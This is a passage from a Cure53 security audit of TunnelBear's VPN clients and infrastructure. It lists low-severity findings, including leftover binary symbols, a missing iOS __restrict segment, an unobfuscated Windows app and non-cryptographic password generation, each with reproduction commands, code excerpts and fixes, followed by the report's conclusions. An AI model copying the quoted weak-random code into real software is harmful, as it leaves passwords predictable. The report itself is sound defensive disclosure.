at [Source: (akka.util.ByteIterator$ByteArrayIterator$$anon$1); line: 1, column:
5]]
</p>
```

It is recommended to display a generic error message to ensure that information concerning the internal programming language or framework is not leaked to an attacker.

TB-09-022 WP1: iOS Mach-O release binary contains TunnelBear symbols *(Info)*

During a static analysis of the unpacked iOS TunnelBear VPN client, the observation was made that the TunnelBear Mach-O binary contains symbols pertaining to TunnelBear internal methods and functions.

In order to obtain a list of TunnelBear symbols via the official AppStore TunnelBear iOS client, the following steps are required:

Steps to reproduce:

1. Extract the decrypted IPA file on a jailbroken device.
2. Unzip the extracted IPA file and run the strings utility against the binary.

   Shell excerpt:

   ```
   $ strings Payload/TunnelBear.app/TunnelBear | grep -i tunnelbear[...]
   _$s13TunnelBearSDK11VPNProtocolO5ikev2yA2CmFWC
   _$s13TunnelBearSDK11VPNProtocolO5ipsecyA2CmFWC
   [...]
   ```

3. Alternatively, the lief[5] Python framework can also be used to obtain a list of exported symbols. This is demonstrated below.

   Shell excerpt:

   ```
   $ python3
   [...]
   >>> import lief
   >>> tunnelbear=lief.parse("TunnelBear")
   >>> tunnelbear.has_nx
   >>> def print_tunnelbear_symbols():
   ```

[5] https://github.com/lief-project/LIEF

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
...     for s in tunnelbear.symbols:
...         print(s)
...
>>> print_tunnelbear_symbols()
[...]
_$s13TunnelBearSDK11VPNProtocolO5ikev2yA2CmFWC
_$s13TunnelBearSDK11VPNProtocolO5ipsecyA2CmFWC
[...]
```

It is recommended to strip all TunnelBear-related symbols from the resulting Mach-O binary. An excellent overview with regards to the various XCode-related options for stripping release binaries can be found online[6].

TB-09-023 WP1: Lack of restricted segment may enable code injection *(Info)*

While reviewing the TunnelBear binary on iOS, the discovery was made that the binary lacks a *__restrict* segment to ignore Dynamic Loader *(dyld)* environment variables, which could facilitate code injection. The impact of this issue was evaluated as *Info* since no code injection could be achieved in the limited time frame of this engagement. One can deem it likely that this kind of code injection is only feasible within a jailbroken environment, or on iOS below version 10. The absence of the *__restrict* segment can be verified on MacOS with the *size* command. The following command must be run on the binary contained in the extracted IPA archive of the application.

Shell command:

```
size -x -l -m Payload/TunnelBear.app/TunnelBear | grep -w __RESTRICT -A 5
```

In order to flag a binary as restricted, one has to configure the linker in Xcode by inserting the following flags into the Other Linker Flags section located in Select Project in file navigator sidebar → Build Settings → Linking → Other Linker Flags.

Compiler flags:

```
-Wl,-sectcreate,__RESTRICT,__restrict,/dev/null
```

The described measure is based on the documentation in the Dynamic Loader *(dyld)* source code contained in the Apple Open Source Library:

“Look for a special segment in the mach header. Its presence means that the binary wants to have DYLD ignore DYLD_ environment variables.”

[6] https://titanwolf.org/Network/Articles/Article?AID=ebabd8aa-963f-49f2-94bb-457db4847367

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

It is recommended to consider if the described countermeasure is required in the security model of the TunnelBear iOS app. The official documentation for this type of exploitation (as well as its countermeasure) is scarce for iOS and largely based on analogous code-injection exploits on MacOS and app modifications on jailbroken iOS devices. Therefore, any integration to counter this on iOS should only be perceived as an optional hardening measure.

TB-09-027 WP1: Lack of obfuscation for Windows application *(Info)*

During a dynamic test of the TunnelBear Windows application, the observation was made that the application lacks obfuscation. This allows an attacker to easily reverse-engineer the application, which could leak hard-coded sensitive information such as passwords. Additionally, an attacker would be able to gain insight into the inner workings of the application's control flow via these means.

PoC:
The issue can be reproduced by using a .NET decompiler tool such as ILSpy[7]. After initiating the .NET decompiler, simply drag-and-drop the TunnelBear application's assemblies and browse through the decompiled code. The following image highlights an example from the *PolarSDK.OpenVPN* assembly:

OpenVPNInternalChangedEventArgs

```
// PolarSDK.OpenVPN.Events.OpenVPNInternalChangedEventArgs
using PolarSDK.VPN.Enums;

internal class OpenVPNInternalChangedEventArgs
{
    internal string ConnectionId { get; }

    internal OpenVPNInternalStatus Status { get; set; }

    internal string LocalIpAddress { get; }

    internal string RemoteIpAddress { get; }

    internal OpenVPNInternalChangedEventArgs(string connectionId, OpenVPNInternalStatus status)
        : this(connectionId, status, null, null)
    {
        ConnectionId = connectionId;
        Status = status;
    }

    internal OpenVPNInternalChangedEventArgs(string connectionId, OpenVPNInternalStatus status, str
    ...
}
```

Fig.: Excerpt of the decompiled PolarSDK.OpenVPN

It is recommended to protect the TunnelBear application from reverse-engineering by integrating an obfuscation utility such as Dotfuscator[8].

[7] https://github.com/icsharpcode/ILSpy
[8] https://www.preemptive.com/products/dotfuscator/

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

TB-09-028 WP1: Usage of random for management-password generation *(Info)*

While reviewing the TunnelBear Windows application, the observation was made that the application generates a management password - on each connection attempt - for OpenVPN using the *RandomStringUtils* class. The creation of this password utilizes the .NET *Random* class[9], which is not considered cryptographically secure.

Affected file:
polarbear-windows/PolarSDK.Common/Utils/RandomStringUtils.cs

Affected code:

```
public class RandomStringsUtils
{
        private readonly Random _random = new Random();
        private const string CHARS =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";

[...]
    public string Random(int length)
    {
        if (length <= 0)
            throw new ArgumentException($"{nameof(length)} must be greater than
zero");

        var randomChars = new char[length];

        for (var i = 0; i < randomChars.Length; i++)
        {
            randomChars[i] = CHARS[_random.Next(CHARS.Length)];
        }

        return new string(randomChars);
    }
}
```

It is recommended to use cryptographically-strong pseudo-random number generators such as the *RNGCryptoServiceProvider* class[10], for example.

[9] https://docs.microsoft.com/en-us/dotnet/api/system.random?view=net-6.0
[10] https://docs.microsoft.com/en-us/dotnet/api/system.security.cryptography.rng...er?view=net-5.0

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

TB-09-031 WP2: Docker container hardening suggestions *(Info)*

The discovery was made that the current Docker configuration utilized by TunnelBear and assessed during this audit offers neither meaningful compartmentalization nor separation from the host operating system. If any of these containers were to be breached, the overall integrity of the host machine should be deemed compromised. Below are some initial hardening suggestions that could be incorporated into the current configuration in order to increase the overall security posture of the Docker ecosystem.

Enforcement, Docker Rootless Mode[11]:
In order to strengthen the overall integrity of the container runtime, it is recommended to insert an unprivileged user when building the container. This would mitigate common privilege-escalation attacks.

Enforcement, no New Privileges Flag[12]:
In order to further increase the security boundaries of the deployed containers, ensure to always run the Docker manifest and images with the *--security-opt=no-new-privileges.* This would help prevent privilege escalation through *setuid* or *setgid* binaries.

Enforcement, Resource Allocation Limits[13]:
In order to protect the hosts from potential DoS vectors, it is important to enable resource quotes for the Docker ecosystem. This would ensure that the running containers are unable to allocate resources until the system defaults and breaks.

Container Network Restrictions[14]:
By default, the inter-container communication is enabled. This results in all containers being able to communicate with one another through the default Docker bridge. It is recommended to ensure that network separation is appended to the container networks, which provides an in-depth ACL configuration for the Docker daemon.

Enabling Auditing Capabilities[15]:
It is recommended to enable auditing capabilities within the Docker environment in order to validate the current configuration against known sound defaults in regards to both security and configuration common practices. *Docker Security Bench* is an open-source framework that validates the current host and container configuration to prevent insecure defaults, as well as to offer sound configuration practice advice.

[11] https://docs.docker.com/engine/security/rootless/
[12] https://docs.docker.com/engine/reference/run/
[13] https://docs.docker.com/config/containers/resource_constraints/
[14] https://docs.docker.com/engine/security/
[15] https://github.com/docker/docker-bench-security

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Root Filesystem Permissions[16]:
While analyzing the root filesystem permissions used within the running Docker configuration, the discovery was made that several of the active containers set the flag *ReadonlyRootfs=false.* This grants the Docker container read and write access to the host filesystem, which is considered a negative practice with regards to security. If an attacker has established an initial foothold within a container with read and write access to the host filesystem, post exploitation and lateral movement from the container to the host would be trivial.

The Docker configuration in general safeguards neither additional separation nor further security boundaries for the host environment. It is strongly recommended to determine if the use of Docker as a technology stack offers meaningful performance or security-enhancing features for the overall integrity of the hosts. If this results in a decision to continue Docker usage, an overall hardening project should be initiated in order to minimize the attack surface of the current configuration.

TB-09-032 WP5: Overly permissive and insecure IaC constructs *(Info)*

Whilst analyzing the *Infrastructure-as-Code* repositories used by TunnelBear, several configuration parameters were found which are regarded as insecure defaults. Using an IaC framework such as Terraform should be seen as a sound practice; however, the deployed configuration templates are only as good as the resources and verbs they cover. That being said, while analyzing the Terraform repositories, some resources were found to contain insecure defaults. In order to validate the current configuration of resources and features, it is recommended to implement a context-aware IaC linter. Below are some example linters that could be implemented within the current IaC framework to check both configuration syntax and security benchmarks for cloud configuration.

Tfsec[17] Application:
Tfsec is an open-source tool that performs static-code analysis on Terraform templates. Tfsec is integrated within the official HCL parser to ensure security issues can be detected before your infrastructure alterations take effect. Tfsec is designed to run locally or in a CI/CD pipeline and is cloud-aware.

Chekov[18] Application:
Similarly to Tfsec, Checkov is an IaC misconfiguration linter that focuses on cloud-misconfiguration issues.

[16] https://cheatsheetseries.owasp.org/cheatsheets/Docker_Security_Cheat_Sheet.html
[17] https://github.com/aquasecurity/tfsec
[18] https://github.com/bridgecrewio/checkov

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

In addition to Tfsec, Chekov is not limited to Terraform. Checkov can be used cross-platform and includes support for many popular systems.

In order to increase the overall security posture and potentially detect common misconfiguration issues before they are shipped to production, it is recommended to implement any of the aforementioned IaC linters to the deployment pipeline used by the TunnelBear infrastructure team.

Conclusions

The impressions gained during this report - which details and extrapolates on all findings identified during the CW46 and CW47 testing against the TunnelBear VPN software and server compound by the Cure53 team - will now be discussed at length. To summarize, the confirmation can be made that the components under scrutiny have left a mixed impression.

This report clearly demonstrates that quality findings can still be delivered even following a ninth pentest iteration. This mostly owes to the fact that Cure53 had onboarded new auditors with a fresh perspective in order to focus on areas of weakness that may not have received the necessary scrutiny previously. This assessment featured the client applications as well as various backend applications and an infrastructure component. During the review, heightened focus was placed on WP1 (iOS as well as Android), WP3 (Backend), WP6 (Overseer), and WP7 (Geneva).

The source code review was performed remotely within a provided RDP connection. Even though reviews of this nature often have a negative impact on the tangible auditing performance due to weak connectivity, positively, this security assessment was not impacted by source-code access via these means. Generally speaking, the codebase is well commented and formatted, assisting immensely towards a greater understanding of its framework. All communications with the client were excellent and assistance was provided whenever requested.

As such, the majority of findings persisted within areas that Cure53 suspected were vulnerable but had not had the opportunity to sufficiently cover until this pentest iteration. With this in mind, this security review achieved excellent coverage over all working packages.

For example, the XSS vectors inside the console interface were suspected as pertinent areas of weakness, yet access to this interface could never be provided in previous pentesting rounds. During this audit, however, access was granted and thereby facilitated the swift detection of the issues detailed via tickets TB-09-001 and TB-09-009.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

In fact, a whole chain of bugs that yielded to a full backend compromise was uncovered here, which corroborates the argument that even optimally-protected areas such as administrative interfaces and reserved API endpoints can offer alluring vectors for attackers. This exploitation chain and the associated TB-09-026 issue could be considered the most valuable and critical findings that Cure53 has delivered to date. Even though it seems unlikely that the final RCE could be actively exploited in particular, this demonstrates that complex interaction between every component can result in significant oversights, in this instance concerning sanitization.

These findings should be perceived as a continuing reminder that security mechanisms deployed correctly in the primary TunnelBear framework should also be applied to other areas as well. This should be initiated retroactively for legacy components in particular.

Furthermore, it is highly recommended to ensure all future audits offer dedicated and descriptive work packages such as those presented here. Isolated approaches for a codebase that consists of multiple complex services offered the best coverage thus far, and Cure53 is extremely pleased to have been able to deliver this kind of value in the report. This demonstrates that TunnelBear's preparation, documentation, and general support throughout the testing phase was comprehensive, with no stone left unturned.

This round of testing also included a focus on the Geneva tool - a new addition that had not been scrutinized within this scope up until this point. The tool is used to circumvent censorship and is utilized by TunnelBear to allow customers to retrieve VPN configurations. Geneva is deployed on a reverse proxy which additionally applies a rate limiting restriction. Here, a strategy is integrated which details the method and timeframe within which a packet is modified.

Geneva made a positive impression on the whole, as it is written in Python and utilizes generated C code to communicate with the *libnetfilter_queue* API. Required checks of return values and sizes were all conducted correctly and could not be leveraged to trigger unintentional behavior. Given that the volume of attack vectors is limited, assessments were initiated to determine whether an approach that would allow an attacker to trigger memory corruptions or compromise Geneva due to faulty packet content handling is possible, since users will not have control over the deployed strategy. Positively, all efforts to manipulate the tool in this way were unsuccessful.

The generated C code was also audited for improper utilization of dangerous C API functions, such as *strcpy*, *sprintf,* and *memcpy*. However, no exploitable patterns were found, thus mitigating dangerous memory-corruption issues. Overall, the Geneva tool and its deployment within the TunnelBear scenario make a positive impression.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

The security assessment of the Android and iOS mobile applications has highlighted that TunnelBear is acutely aware of best practices regarding mobile application security. Both platforms left a similarly positive impression; for example, both apps do not store any PII data unencrypted and correctly utilize platform-specific security features to save important information such as authentication tokens.

The Windows application's security assessment unearthed a handful of minor weaknesses such as the absence of obfuscation; the utilization of the cryptographically-insecure *Random* class to generate passwords; and the leakage of sensitive information (i.e. the vpnToken) to rogue applications operating on the same host.

For the backend services, several validity checks of all API calls were performed regarding malicious or malformed data and authorization checks. Considerable scrutiny was bestowed upon the implemented authentication and authorization logic, which also included cross-user access violations and token lifecycles. Furthermore, the backend services were investigated in relation to XSS and injection attacks. Finally, assessments towards determining methods by which to both provision and deprovision infrastructure from an attacker's perspective were enacted.

Concerning the individual work packages, the collective impression is varied, though the need for improvement from a security perspective remains irrefutable. Even though security was certainly a concern during the implementation, some important issues were overseen and should be addressed. For example, testing confirmed that a malicious application operating on the same Android device as the TunnelBear VPN client can cause the VPN connection to silently terminate and the TunnelBear app to crash. Other alternative and severe issues require elevated privileges and are thus harder to exploit; for example, the combination of identified issues facilitated the opportunity to cause a deprovisioning of auto-scaled VPN servers. A plethora of miscellaneous issues were reported, which could not directly be exploited but should be addressed in order to harden the security posture of TunnelBear services and applications.

The overall service exposure associated with resources within WP2 and WP5 should be regarded as sound and well implemented. The frameworks and binaries deployed to host the VPN infrastructure are well known and should be considered as a common best practice. However, the exploitation vectors discovered during this assessment clearly highlight the importance of compartmentalization and separation. The RCE tickets offered in this report would facilitate a system-wide compromise due to the current security topology scheme adopted by TunnelBear. It is recommended to adopt and adhere to concepts such as assume-breach and defense-in-depth in order to further strengthen the security posture of the TunnelBear infrastructure. Whilst analyzing the configuration attached to IaC and integrations made with cloud providers, Cure53

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

observed a handful of insecure default configurations associated with cloud integrations. In order to prevent insecure default configurations, IaC linters should be adopted and integrated within the DevOps and build pipelines utilized by TunnelBear.

Moving forward, evidence suggests that the TunnelBear software complex should continue to implement recurrent security assessments such as those established over the last few years. The immense complexity of the working packages and components is challenging to handle from a security perspective, and alterations made within one system area may collaterally damage potentially any and all alternative framework areas.

Cure53 would like to thank Dane Carr, Zain Mohammad, Branislav Petrovic, Dave Carollo, Jules Mazur, Alex Laviolette, Phil Schleihauf, Abood Mufti, Lucas Fayoux, Konstantine Bouiourov, and Jeremy Pekmez from the TunnelBear team, and Vishnu Varadaraj from the McAfee ULC team for their excellent project coordination, support, and assistance, both before and during this assignment.